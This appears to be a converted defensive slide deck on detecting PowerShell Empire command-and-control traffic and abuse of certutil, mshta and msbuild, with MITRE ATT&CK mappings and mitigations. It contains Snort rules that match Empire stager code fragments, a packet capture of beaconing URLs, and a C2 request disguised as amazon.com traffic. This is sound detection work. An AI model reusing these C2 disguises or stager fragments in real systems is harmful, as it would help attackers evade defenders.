
```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 173
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Server: Microsoft-IIS/7.5
Date: Sat, 09 Dec 2017 21:25:54 GMT
```

(2)

```
<html><body><h1>It works!</h1><p>This is the default web page for this server.</p><p>The web server software is running but no content has been added, yet.</p></body></html>
```

(3)

# PowerShell Empire Traffic Analysis



The screenshot displays a network traffic analysis window titled 'http.request'. It shows a list of HTTP requests with columns for No., Time, Source, Destination, Protocol, Length, and Info. The source IP is consistently 10.10.10.20 and the destination is 10.10.10.5. The requests are primarily GET and POST to various PHP endpoints. Several URLs are highlighted with red boxes: /login/process.php, /admin/get.php, and /news.php.

No.	Time	Source	Destination	Protocol	Length	Info
...		10.10.10.20	10.10.10.5	HTTP	259	GET /login/process.php HTTP/1.1
...		10.10.10.20	10.10.10.5	HTTP	516	POST /admin/get.php HTTP/1.1
...		10.10.10.20	10.10.10.5	HTTP	244	POST /admin/get.php HTTP/1.1
...		10.10.10.20	10.10.10.5	HTTP	259	GET /login/process.php HTTP/1.1
...		10.10.10.20	10.10.10.5	HTTP	255	GET /admin/get.php HTTP/1.1
...		10.10.10.20	10.10.10.5	HTTP	250	GET /news.php HTTP/1.1
...		10.10.10.20	10.10.10.5	HTTP	255	GET /admin/get.php HTTP/1.1
...		10.10.10.20	10.10.10.5	HTTP	259	GET /login/process.php HTTP/1.1
...		10.10.10.20	10.10.10.5	HTTP	250	GET /news.php HTTP/1.1
...		10.10.10.20	10.10.10.5	HTTP	255	GET /admin/get.php HTTP/1.1
...		10.10.10.20	10.10.10.5	HTTP	255	GET /admin/get.php HTTP/1.1
...		10.10.10.20	10.10.10.5	HTTP	250	GET /news.php HTTP/1.1
...		10.10.10.20	10.10.10.5	HTTP	255	GET /admin/get.php HTTP/1.1
...		10.10.10.20	10.10.10.5	HTTP	250	GET /news.php HTTP/1.1
...		10.10.10.20	10.10.10.5	HTTP	259	GET /login/process.php HTTP/1.1
...		10.10.10.20	10.10.10.5	HTTP	250	GET /news.php HTTP/1.1

# Detection PowerShell Empire Using Snort Rules

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg: "PowerShell Empire Request HTTP
Pattern"; flow: established, to_server; content: "POST"; http_method; content:
"HTTP/1.1|0d0a|Cookie: session="; depth:1000; fast_pattern; content: "=|0d0a|User-Agent:
Mozilla"; distance:27; within:400; content: "Host: "; within:400; content: "Content-
Length: 462|0d0a|"; within: 400; content:!"Referer|3a|"; http_header; content: !"Content-
Type: "; http_header; classtype: trojan-activity; metadata: id_399044,created_at
2017_11_21; sid: 10002268; rev: 2;)
```

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg: "PowerShell Empire stager receive over
HTTP";flow: established, to_client; content:"200"; http_stat_code; content:
"If($PSVersionTable.PSVersion.Major -ge 3){"; http_server_body; nocase; depth: 1000;
content: "$GPS=[ref].Assembly.GetType("; http_server_body; nocase; within: 100; content:
"System.Management.Automation.Utils"; http_server_body; within: 100; threshold: type
limit, track by_src, count 1, seconds 30; classtype: trojan-activity; metadata:
id_377596,created_at 2017_11_22; sid: 10002269; rev: 1;)
```

# New Feature PowerShell Empire

```
GET /N4215/adj/amzn.us.sr.aps?sz=160x600&oe=oe&sn=91191&s=3717&dc_ref=http%3A%2F%2Fwww.amazon.com HTTP/1.1
Cookie: OluQTXsJ=wk1bXur/z3+M4MHfW1D70o6QRnw=
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: www.amazon.com
Connection: Keep-Alive
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 2578
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Server: Server
x-amz-id-1: THKUYEZKCKPGY5T42PZT
x-amz-id-2: a21yZ2xrNDNtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZGl4aHRvNDVpbgo=
X-Frame-Options: SAMEORIGIN
x-ua-compatible: IE=edge
Date: Fri, 27 Apr 2018 09:36:50 GMT

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>404 - File or directory not found.</title>
```

# Certutil

MITRE ATT&CK Technique : T1105

## **Detection :**

Monitoring on the traffic for suspicious user agent activity.

## **User Agent :**

"Microsoft-CryptoAPI/10.0" & "CertUtil URL Agent"



# Mshhta

MITRE ATT&CK Technique : T1170

## **Mitigation :**

Use application whitelisting such as AppLocker or Devices Guard (on Windows 10 and Server 2016) both of which can be configured to block .hta and mshta.exe files from being executed.

## **Detection :**

Use process monitoring to monitor the execution and arguments of mshta.exe. Look for mshta.exe executing raw or obfuscated script within the command-line.



Casey Smith

@subTee

Following



#DFIR Reminder. MSHTA files  
File extension on HTA doesn't matter. Be  
sure you are blocking the "application/hta"  
MIME type with your proxy.

Being "out of the browser" means that HTAs differ from Web pages in two important ways:

- Your application is written completely in DHTML but runs in its own window without the browser menus and toolbars. This means your application fully defines the user interface.
- Your application is fully trusted and free from the restrictions placed on Web pages for security reasons. Unlike Web pages, which run when visited, users will need to trust your HTA; however, once installed and run, your HTA can potentially do anything any program can

6:04 PM - 13 Apr 2017

58 Retweets 108 Likes



2



58



108



# Defense Evasion

MITRE ATT&CK Technique : T1118

Defense evasion consists of techniques an adversary may use to evade detection or avoid other defenses (AppLocker, Devices Guard, Anti Virus, Etc).

Techniques :

- msbuild.exe
- installutil.exe
- cmstp.exe

# Defense Evasion

## **Mitigation :**

MsBuild may not be necessary within a given environment. Use application whitelisting configured to block execution of MsBuild.exe.

## **Detection :**

Monitor execution msbuild.exe using tools like Sysmon or even Device Guard in Audit Mode. And monitoring Windows Security Log Event ID 4688.

Thank you

# References

- <https://danielmiessler.com/study/red-blue-purple-teams/>
- <https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/>
- <https://github.com/EmpireProject/Empire>
- [https://www.fireeye.com/blog/threat-research/2016/02/greater\\_visibility.html](https://www.fireeye.com/blog/threat-research/2016/02/greater_visibility.html)